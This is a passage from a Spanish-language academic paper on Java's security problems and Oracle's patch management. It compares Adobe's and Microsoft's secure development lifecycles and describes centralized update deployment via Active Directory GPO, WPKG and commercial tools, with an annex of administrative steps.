obstante, es importante hacer más énfasis en los problemas detectados o reportados por terceros. Valorar en mayor medida la seguridad de la información porque podría tener un efecto tan adverso como la desvalorización de las acciones de la compañía. A continuación, se presenta una lista que contiene varios aspectos a tener en cuenta para mejorar el proceso de gestión de actualizaciones.

Propuestas de mejora

- Disminuir el tiempo en el lanzamiento de parches, por ejemplo, a nivel mensual. En el caso de que en determinado mes no hayan actualizaciones críticas, posponer el lanzamiento para el mes siguiente.
- Establecer vínculos con empresas o centros de investigación de seguridad para poder estar más al corriente de nuevas vulnerabilidades.
- Hacer lanzamiento de versiones betas y solicitar a la comunidad que prueban la seguridad y robustez de la aplicación para determinar hasta qué grado la nueva aplicación es tolerante a los ataques.
- Promover un programa de premios a los investigadores que reporten vulnerabilidades en sus aplicaciones como hacen: Mozilla, Google, Facebook, etc. Si bien estos programas no evitan que las vulnerabilidades se sigan vendiendo en el mercado negro, colabora en mejorar la situación actual proactivamente.
- Revisar los procesos de control de calidad (si es que están todos definidos y actualizados) en el desarrollo del software. Sobre este punto, no se posee toda la información acerca del funcionamiento formal del proceso, no obstante es probable que amerite una revisión.
- Realizar un completo análisis de riesgo para evaluar los puntos fuertes y débiles de la empresa, así como también para ponderar aquellos riesgos que deben ser mitigados inmediatamente y bajar la prioridad sobre aquellos que merezcan menos atención.
- Concientizar a los colaboradores acerca de la importancia de la seguridad de la información y el impacto en los usuarios. Estos programas de concientización y entrenamientos deberían llegar no

solo a los desarrolladores sino también a la alta gerencia de modo que toda la compañía se encuentre al unísono en esta actividad.

Todos estos puntos buscan permitir un manejo más efectivo de la gestión de vulnerabilidades para mitigar la amenaza de infección en los usuarios hasta un umbral manejable. Se contemplan aspectos como la periodicidad de las actualizaciones críticas, las relaciones con empresas y centros de investigación, los procesos de control de calidad y demás. Todos estos cambios, sumados a buenas prácticas de la industria, no van a asegurar que dejen de existir vulnerabilidades en la herramienta pero sí colaborarán para que estos casos sean debidamente tratados y así que el impacto frente a un incidente sea reducido. Nuevamente, estos cambios no solo beneficiarían a la empresa y su prestigio en la comunidad, sino también a sus usuarios que confían día a día en ella.

Ciclo de vida de desarrollo seguro

Son muchas las grandes empresas que hoy fabrican un producto de software en la actualidad, no obstante solo algunas poseen la masividad de Oracle Java. Existen casos a tomar en cuenta de aplicaciones que son masivamente usadas por los usuarios y cuyos fabricantes utilizan buenas prácticas en el ciclo de vida de desarrollo de software. Un ejemplo de esto son Flash Player y Windows quienes, además, poseen un rol protagónico en las vulnerabilidades actuales.

Adobe

Dentro de las actividades que realiza Adobe para informar a sus usuarios acerca de las nuevas actualizaciones de seguridad como comunicados y post en el blog, se destaca también una iniciativa interesante. Se trata de la formalización del Ciclo de Vida Seguro del Desarrollo de Productos [8] (SPLC: *Secure Product Lifecycle*). Todos los productos creados por Adobe deben seguir esta especificación que consta de 7 etapas y posee más de 80 buenas prácticas, procesos, métricas y herramientas para incrementar la seguridad de los productos finales.

Estas tareas están divididas en 2 equipos principales: el Equipo de Ingeniería de Software Segura de Adobe (ASSET) y el Equipo de Respuesta a Incidentes de Seguridad en Productos Adobe (PSIRT). El primero está compuesto por expertos de la industria de la seguridad que complementan las tareas de los equipos de seguridad para cada producto. Mientras que el PSIRT, es el equipo que lleva a cabo el plan de respuesta cuando aparece una nueva vulnerabilidad en algún producto de Adobe. Además, se encargan de mantener a los usuarios informados durante toda la etapa de mitigación del riesgo hasta el lanzamiento de los parches correspondientes.

Para entender más acerca del Ciclo de Vida de Desarrollo Seguro se analizará una breve descripción de cada una de las etapas:

Entrenamiento y certificación: La primera etapa que se realiza es la de entrenamiento de los equipos internos acerca de los últimos avances en desarrollo de aplicaciones seguras.

Planificación: Se realiza un análisis y evaluación de riesgos para simplificar ajustes necesarios al producto basados en el escenario actual de amenazas.

Diseño: Revisión de la arquitectura general de seguridad. Se toma la etapa inicial de diseño para preparar la aplicación para potenciales amenazas.

Implementación: Se realiza un análisis estático y dinámico de la aplicación y se asegura el cumplimiento de determinados lineamientos de desarrollo.

Testeo: Se hacen algunas pruebas de *Fuzzing*, así como también las validaciones para mitigar amenazas.

Entrega: Cuando se realiza el lanzamiento se observa el plan de respuesta y mantenimiento. Se hace énfasis en concientizar a los usuarios en las nuevas características de seguridad implementadas en la versión.

Mantenimiento y respuesta: Se revisan los protocolas de respuesta a incidentes para maximizar la velocidad de respuesta ante un eventual incidente. Se gestionan actualizaciones y parches.

Todo esto hace que Adobe esté a la vanguardia en el desarrollo seguro de productos a nivel mundial. Además, con 25 años en el mercado, conocen la industria de software y someten sus aplicaciones a diversos testeos tanto a nivel interno de la compañía como a través de entidades externas.

Microsoft

Muchos seguramente conocen el famoso segundo martes de cada mes en donde Microsoft lanza sus parches de actualizaciones mensuales para sus productos. Este cronograma está planeado desde la inclusión de Windows Update en Windows 98 y continúa hasta el día de hoy expandiéndose a todos sus productos. En algunas ocasiones, han existido parches que se saltearon el cronograma debido a la criticidad de la

vulnerabilidad como por ejemplo la MS08-067, que era explotada por el gusano Conficker[12]. Sin embargo, además del sistema de lanzamiento de parches mensuales, existen otras actividades que son llevadas a cabo por la compañía para mitigar los riesgos a los que se exponen los usuarios debido a las fallas en la aplicación. Un ejemplo de esto es el *Security Development Lifecycle* (SDL) cuyo proceso inspira a muchas empresas de desarrollo de software en la industria, entre ellas Adobe, y su Ciclo de Vida de Productos Seguros que acabamos de tratar [9].

Microsoft, de hecho, es una de las primeras grandes compañías de software del mundo e indudablemente, una de las plataformas más atacadas de la historia. Esto tiene una incidencia en el mantenimiento del proceso que utiliza la empresa para el Ciclo de Vida de Desarrollo Seguro de sus productos. Desde el año 2004 es una política obligatoria cuyo objetivo es la disminución de vulnerabilidades en sus aplicaciones y ha tenido un rol muy importante en la integración de seguridad a los productos de Microsoft. El Ciclo de Vida de Desarrollo Seguro está basado en tres conceptos fundamentales: entrenamiento (*education*), mejora continua (*continuos improvement*) y responsabilidad (*accountability*). El entrenamiento de los equipos de desarrollo de software y la inversión en transferencia de conocimientos son cruciales para que la empresa pueda adaptarse a un cambiante escenario de amenazas. Además, todo el proceso debe estar debidamente formulado y documentado para poder brindar asistencia a todas aquellas partes interesadas durante el desarrollo de una aplicación.

El proceso completo consiste en 7 fases que están agrupadas de acuerdo a las diferentes etapas del ciclo de vida de desarrollo de software tradicional, similar al tradicional enfoque planteado por Kendall y Kendall [1]. Debido a la similitud con el proceso de Adobe, no es necesario detallar cada uno de los pasos, ya que el funcionamiento cubre a grandes rasgos los mismos aspectos, como se puede ver en la imagen a continuación:

[12]Conficker fue uno de los gusanos que mayor daño ha causado en la historia. Aún años después de su propagación masiva, se siguen viendo detecciones de este gusano.



Imagen 20: Ciclo de Vida de Desarrollo seguro de Microsoft [9]

Un punto que sí es importante destacar, es el estudio que publicó Microsoft [15] junto a Forrester Consulting en 2011. Participaron150 compañías de software norteamericanas, de relevancia en la industria, para comprender el estado actual de buenas prácticas e identificar tendencias del mercado. El estudio arrojó información interesante, como por ejemplo, que es más efectivo convencer a la gerencia de invertir en seguridad durante el ciclo de vida de desarrollo del producto alegando que se cumplirán normas y estándares en vez de explicar los riesgos de seguridad a los que se exponen si no lo hacen. Además, remarcan que al menos 7 de cada 10 desarrolladores afirman que no se utilizan en sus empresas métricas vinculadas a la seguridad para evaluar su trabajo. Esto da la pauta que muchas organizaciones no incentivan a que los desarrolladores se preocupen de la seguridad desde etapas tempranas, lo cual incrementa perceptiblemente los costos del proyecto, al ser tratado en etapas posteriores. Finalmente, el estudio concluye demostrando que las empresas consultadas afirman haber mejorado su ROI y disminuido el tiempo que dedican sus desarrolladores en responder a incidentes y lanzar los parches adecuados cuando se utiliza un Ciclo de Vida de Desarrollo Seguro de forma eficiente.

Si bien Oracle posee un proceso definido [17], similar a los anteriormente nombrados, denominado *Oracle Software Security Assurance* (OSSA), quizás sea el momento de revisar cada una de las etapas y comparar con las mejores prácticas de la industria para evaluar o redefinir sus procesos. Un ejemplo de esto son las evaluaciones externas a las que son sometidas sus productos antes del lanzamiento, y la falta de eficacia que ha tenido últimamente para detectar graves vulnerabilidades. Asimismo, también está el caso de la vulnerabilidad CVE-2012-4681 donde el parche

que la corregía demostró poseer una nueva vulnerabilidad. Estos casos son una muestra tangible de que existen deficiencias en el proceso actual.

Es bueno aclarar, sin embargo, que la erradicación de vulnerabilidades es una temática difícil de ser combatida. Los mejores procesos no tienen porqué tener una incidencia directa en los ataques o en el descubrimiento de vulnerabilidades. Un ejemplo de eso es un estudio realizado por SourceFire analizando 25 años de vulnerabilidades donde, en la comparativa entre plataformas móviles, aparece iOS con 80% de las vulnerabilidades. Eso implica que solo iOS tiene más fallas que Android, Windows Mobile y Blackberry sumadas. No obstante, en la realidad Android es la plataforma por lejos más atacada por los ciberdelincuentes. En la seguridad de la información no existe el parámetro máximo de seguridad en un determinado sistema como tampoco existe en la vida misma. Todo lo que se puede hacer es agregar capas adicionales de protección, como una cebolla, que dificultan el acceso final al núcleo.

Gestión centralizada de actualizaciones

Si bien a lo largo de este trabajo se expone mayormente el enfoque de usuario final frente a esta problemática, la historia cobra otros matices al momento de trasladarla a una compañía con cientos, o quizás miles, de clientes; ya que la actualización manual de cada uno de ellos podría resultar inviable. En este nuevo escenario, los usuarios no son los responsables de realizar las actualizaciones ya que usualmente no tienen los privilegios administrativos para instalar una aplicación. Por lo tanto, la responsabilidad recae sobre la empresa que debe administrar la forma de llevar a cabo esta gestión de actualizaciones periódicas sin volverse un caos. Para eso, existen diferentes alternativas y cada una de ellas podría adaptarse de mejor forma dependiendo de la organización. Es por eso que se analizará la problemática en términos generales planteando algunas de las diferentes opciones que se ofrecen en el mercado.

Distribuir actualizaciones con Active Directory

Una alternativa válida para empresas que utilicen Active Directory como *domain service*s la distribución de las actualizaciones de Java mediante la utilización de [20] [Group Policy Objects (GPO)[13]. En este caso, es necesario hacer uso del MSI (instalador de Microsoft) de Java.

Remover actualizaciones automáticas

Una vez que se termina con el *deploy* de la actualización, se procede a quitar la actualización automática de Java de modo que no aparezca la notificación ya que es una tarea del administrador. Existen varias formas de realizar esta acción, como por ejemplo, a través de una entrada en el registro que desactiva la actualización, o bien, eliminando el archivo de actualización[14].

[13]En el Anexo al final del trabajo se encuentra una guía detallada de como remover las actualizaciones automáticas.

[14]La forma de remover las actualizaciones también está detallada en el Anexo.

Alternativas a través de aplicaciones

Por otro lado, existen otras opciones a tener en cuenta en el mercado que van desde aplicaciones más sencillas orientadas a distribuir actualizaciones hasta módulos de seguridad que identifican vulnerabilidades y ejecutan el proceso de actualización incluyendo la opción de *Wake-On-LAN* para aplicar parches a terminales suspendidos. Algunas de estas opciones son de licenciamiento gratuito, no obstante otras poseen elevados costos que podrían dificultar su acceso para la mayoría de las organizaciones.

En el caso de optar por minimizar costos de licenciamiento, WPKG puede resultar una buena opción *open source* para aquellos interesados en la instalación, actualización y eliminación de forma centralizada de aplicaciones en Windows. Puede funcionar como un servicio que corre en segundo plano y realiza la actualización silenciosamente sin interacción del usuario. Esta aplicación soporta un servidor central como Samba o Active Directory para realizar el *deploy* a los clientes. Además, funciona con los instaladores más usados en el mercado como MSI, InstallShield, Inno Setup, Nullsoft, entre otros; así como también EXE, BAT y scripts CMD.



Imagen 21: WPKG Cliente [23]

WPKG no es una herramienta para gestionar actualizaciones *per se* pero sí puede ser configurada para tal actividad. Posee un motor de instalación de aplicaciones basado en *scripts* y permite construir un árbol de

dependencias entre aplicaciones para cada cliente de modo que se pueda administrar las instalaciones y desinstalaciones de cada uno de forma independiente. También puede ser gestionada desde una interfaz web, no obstante el desarrollo de ese *frontend* web ha sido abandonado.

Para aquellas compañías que están en condiciones de afrontar el costo de licenciamiento asociado a estas herramientas, existen otras opciones como Lumension y la no tan difundida Desktop Central. Lumension no es un simple lanzador de actualizaciones sino una plataforma que gestiona vulnerabilidades para una variada gama de aplicaciones de terceros y, además, posee integración con las actualizaciones mensuales de Microsoft. Funciona desde muchas plataformas incluyendo todas las distribuciones de Windows, OS X, SuSe, Red Hat, Solaris, CentOS, así como también IBM-AIX y HP-UX. Forma parte de una suite de seguridad y su fabricante asegura que posee características de ahorro de energía, además de ser compatible con la tecnología WOL (*Wake-On-LAN*). Su costo aproximado, sin embargo, es de USD 20 por terminal[15], para empresas con más de 100 clientes [12].

Por otra parte, Desktop Central está basado en un servidor web y además de gestionar *desktops,* posee soporte para dispositivos móviles. Además, clasifica los parches por nivel de severidad para priorizar algunas actualizaciones sobre otras y tiene la posibilidad de configurar una política de reinicio obligatorio que fuerza las terminales a que sean reiniciadas luego de aplicar los parches correspondientes. Respecto a los costos, para empresas con más de 100 terminales el valor del producto se aproxima a 12 dólares estadounidenses[16] por cliente en su versión más completa, *enterprise*; que permite el manejo centralizado de múltiples oficinas desde una locación central (WAN).En caso de no tener la necesidad de administrar múltiples locaciones, los fabricantes ofrecen un producto similar que gestiona actualizaciones a nivel de LAN por un valor aproximado a los 10 dólares por cliente [11].

[15]Estos costos corresponden a mayo de 2013.

[16]Ídem anterior.

Finalmente, es importante recordar que se trataron posibles alternativas que podrían llevar a mejorar el proceso de gestión de actualizaciones en una empresa. No obstante, no existe una receta que funcione eficientemente para todas ellas sino que cada compañía debería adoptar la solución más compatible con su negocio en función de sus necesidades y de los recursos disponibles.

Conclusiones

Como pudimos observar, gran parte de los dispositivos que nos rodean en nuestra vida cotidiana llevan una aplicación Java por dentro. Los aparatos electrónicos varían de los más simples a equipos más complejos y robustos. No obstante, todos comparten la misma plataforma. Solo en computadores personales, el número de usuarios asciende a 1.000.000.000 lo que significa que 1 de cada 7 habitantes del planeta tiene una computadora que utiliza Java. Esta cuota del mercado, junto a algunas deficiencias en la gestión de actualizaciones de las vulnerabilidades, sobre todo críticas; ha llevado a que hoy Java pase a ser el centro de la atención por parte de los investigadores y cibercriminales. Particularmente en el caso de Oracle, como ocurre en la mayoría de las aplicaciones que son atacadas, la identificación de vulnerabilidades es usualmente detectada por investigadores de la industria y no por atacantes. Sin embargo, al no presentarse soluciones en los tiempos adecuados, los ciberdelincuentes tienen tiempo de desarrollar los exploits, ponerlos *in-the-wild* y beneficiarse de los equipos de las víctimas, ya que el fabricante no siempre proporciona una solución en tiempo y forma para proteger a sus usuarios.

Esto también ha llevado a que empresas de seguridad se dediquen a vender soluciones para mitigar vulnerabilidades. Cuando en realidad se recomienda que esta actividad sea siempre llevada a cabo por los fabricantes de la aplicación vulnerada y que las empresas de seguridad solo se preocupen por crear una segunda capa de protección a los usuarios.

En mi opinión, si bien Oracle posee una cantidad de usuarios cuya lealtad es difícil de que se vea amenazada, deberían empezar a tomar esta problemática con más seriedad. Hasta ahora, no se registra ningún indicio que vaya a disminuir la cantidad de ataques que recibe la plataforma, por lo tanto con el paso del tiempo es muy probable que no disminuyan. A los ciberdelincuentes, la propagación de códigos maliciosos le proporciona beneficios económicos muy altos por lo cual, es improbable que deje de ocurrir. Este hecho se ve aun más acentuado debido a la ausencia de regulaciones sobre este tipo de actividades en algunos de los países donde

se usan estas aplicaciones, por lo cual se combinan dos causas muy fuertes potenciando una a la otra.

Es de esperar que esta cantidad de errores lleve a que las empresas que hoy usan Java se planteen la continuidad en el uso de estas tecnologías debido a la gran sensibilidad de su información y al riesgo que se exponen entre que una nueva vulnerabilidad es descubierta y la solución se encuentra disponible para mitigarla. Sin ir más lejos, grandes empresas como Facebook y Apple ya fueron víctimas de ataques a través de aplicaciones de terceros, que en este caso, se trataba de una vulnerabilidad en Java. Sumado a eso, en enero de este año, el equipo de emergencias informáticas (CERT) de la oficina de seguridad nacional de Estados Unidos (*Department of Homeland Security*) ha emitido un comunicado en donde insta a todos los sus empleados a deshabilitar Java para prevenirse de esta y otras futuras vulnerabilidades en la plataforma.

Sumado a todo esta problemática, la aparición de tecnologías como HTML5 y la adopción de estas por parte de grandes actores del mercado como Google, YouTube, Grooveshark, Microsoft, entre otros; suman a esta problemática una nueva arista a tener en cuenta.

Millones de personas podrían migrar a otras opciones a lo largo de los años si Oracle no toma medidas drásticas respecto a la seguridad de sus usuarios. A diferencia de lo que ocurre usualmente, en donde los usuarios no realizan las actualizaciones en sus sistemas, podríamos estar frente a un escenario híbrido; donde la responsabilidad también recae sobre los fabricantes. Si sumamos entonces la mala conducta de ambos lados, estamos presenciando el momento ideal en la historia de las amenazas para que los ciberdelincuentes multipliquen su rédito. Todos los factores importantes como cantidad de clientes, gestión deficiente e irresponsabilidad de parte de los usuarios respecto a las actualizaciones; se han alineado para proporcionar un escenario perfecto para los atacantes. Esto explica, básicamente, la masividad de los ataques a la plataforma y la cooperación de las partes por no encontrar una solución eficaz.

Finalmente, la adopción de mejores prácticas actualmente certificadas en la industria podría mejorar considerablemente la gestión de la compañía respecto a la seguridad de sus productos. Lamentablemente, nada de esto

irá a detener los ataques a la plataforma de Java pero sí puede ayudar a minimizar el impacto de la amenaza hacia un umbral que permita una aplicación más segura y así recobrar nuevamente la confianza de sus usuarios.

Anexo

Guía para distribuir actualizaciones con Active Directory

Se recuerda que es necesario utilizar el instalador MSI de Java, como se describe a continuación:

1. En primer lugar es necesario ingresar a la página de Oracle y buscar la versión completa (offline) de la actualización a descargar. Una vez que se termina de descargar, se abre el instalador pero no se continua con los pasos para comenzar la instalación y se lanza "%appdata%" (sin las comillas) en el *Run* de Windows.
2. Ir a "Administrator/AppData/LocalLow/Sun/Java/jre1.7.0_XX" para extraer el MSI de la instalación y copiar los dos archivos, el MSI y el CAB, en un recurso compartido en la red o un *Fileserver*.
3. Abrir el Group Policy Management y editar JavaDevelopment dentro de los Group Policy Objects. Se va abrir un editor con las diferentes políticas (*Policies*). Elegir "Software Installations" bajo "Software Settings" y crear un nuevo paquete con el botón derecho del mouse (New -> Package en el menú contextual).
4. Elegir desde el recurso compartido el archivo MSI previamente copiado y seleccionar método avanzado (*Advanced*) para hacer el *deploy* de la actualización.
5. En el nuevo menú elegir la pestaña "Upgrades" y agregar un nuevo paquete. En este paso, se abre la posibilidad de desinstalar el paquete de actualización anterior o actualizar sobre el anterior. Excepto que se sepa explícitamente que esa versión es actualizable desde el anterior, se recomienda desinstalar la otra actualización.

A partir de este momento se debería reiniciar el servidor para que se apliquen los cambios correspondientes. Es una buena práctica mantener el MSI de la versión anterior en la carpeta compartida en caso de que el proceso de instalación de la nueva versión falle o cause algún inconveniente.

Remover actualizaciones automáticas

A continuación, se explica cómo eliminar el archivo de actualización ya que es una de las formas que tiene mayor probabilidad de éxito dado que Oracle podría cambiar la forma que el actualizador funciona. Para eso, se recomienda seguir 3 pasos:

1. Ingresar al Group Policy Management y seleccionar “Edit” en el menú contextual de Java Deployment.
2. Se abre una nueva ventana donde se debe desplegar “Computer Configuration”, y “Windows Settings” dentro de “Preferences”. Allí, aparecen varias configuraciones, elegir “Files”.
3. Crear un nuevo archivo con el botón derecho del mouse y seleccionar como acción “Delete”. El archivo a borrar es el siguiente:
    a. Para sistemas 32 bits: “%programfiles(x86)%\Common Files\Java\Java Update\jucheck.exe”.

Para sistemas de 64 bits: “%programfiles%\Common Files\Java\Java Update\jucheck.exe”.

Fuentes

[1] K. E. Kendall, **J. E. Kendall**, Análisis y diseño de sistemas, 6ta ed., 2005.

[2] Mike Shema, Seven Deadliest Web Application Attacks, 1era ed., 2010.

[3] Stuttard-Pinto, Web Application Hacker's Handbook, 2nda ed., 2011.

[4] Acepciones de la palabra Java [consultada: 17-03-2013]
https://en.wikipedia.org/wiki/Java_(disambiguation)

[5] Alertas de Seguridad de Oracle [consultada: 17-03-2013]
http://www.oracle.com/technetwork/topics/security/alerts-086861.html

[6] Blog de Seguridad de Oracle [consultada: 16-03-2013]
https://blogs.oracle.com/security/entry/understanding_the_common_vulne_2

[7] Boletín de Prensa: Security Explorations [consultada: 02-03-2013]
http://www.security-explorations.com/en/SE-2012-01-press.html

[8] Ciclo de vida desarrollo seguro de Adobe [consultada: 01-04-2013]
http://www.adobe.com/security/pdfs/privacysecurity_ds.pdf

[9] Ciclo de vida desarrollo seguro Microsoft [consultada: 01-04-2013]
http://www.microsoft.com/security/sdl/process/training.aspx

[10] Comunicado sobre protección de usuarios [consultada: 23-03-2013]
https://www.facebook.com/notes/facebook-security/protecting-people-on-facebook/10151249208250766

[11] Cotizaciones de Desktop Central [consultada: 12-05-13]
https://store.manageengine.com/desktop-central/

[12] Cotizaciones de Lumension [consultada: 12-05-13]
http://www.lumension.com/vulnerability-management/buy-now.aspx

[13] Detalle de vulnerabilidades [consultada: 02-03-2013]
http://cve.mitre.org/cgi-bin/cvename.cgi?name=2012-4681

[14] Empleados de Apple atacados [consultada: 23-03-2013]
http://www.cnn.com/2013/02/19/tech/web/apple-hacked/index.html

[15] Estudio de Forrester Consulting [consultada: 03-04-2013]
http://www.microsoft.com/en-us/download/details.aspx?id=2629

[16] Exploit de Joshua Drake [consultada: 02-03-2013]
http://pastie.org/4594319

[17] Oracle Software Security Assurance [consultada: 01-04-2013]

http://www.oracle.com/us/support/assurance/index.html

[18] Sistema de puntuación de CVSS [consultada: 16-03-2013]
http://www.oracle.com/technetwork/topics/security/cvssscoringsystem-091884.html

[19] Sitio official de Java [consultada: 20.03.13]
http://www.java.com/en/about/

[20] Uso de Group Policy [consultada: 11-05-13]
http://technet.microsoft.com/en-us/library/hh147307(v=ws.10).aspx

[21] Vulnerabilidades de Java en Mac OS X [consultada: 17-03-2013]
https://support.apple.com/kb/HT5672

[22] Vulnerabilidades en Java [consultada: 02-03-2013]
http://blog.fireeye.com/research/

[23] WPKG – Frequented Asked Questions [consultada: 12-05-2013]
http://wpkg.org/FAQ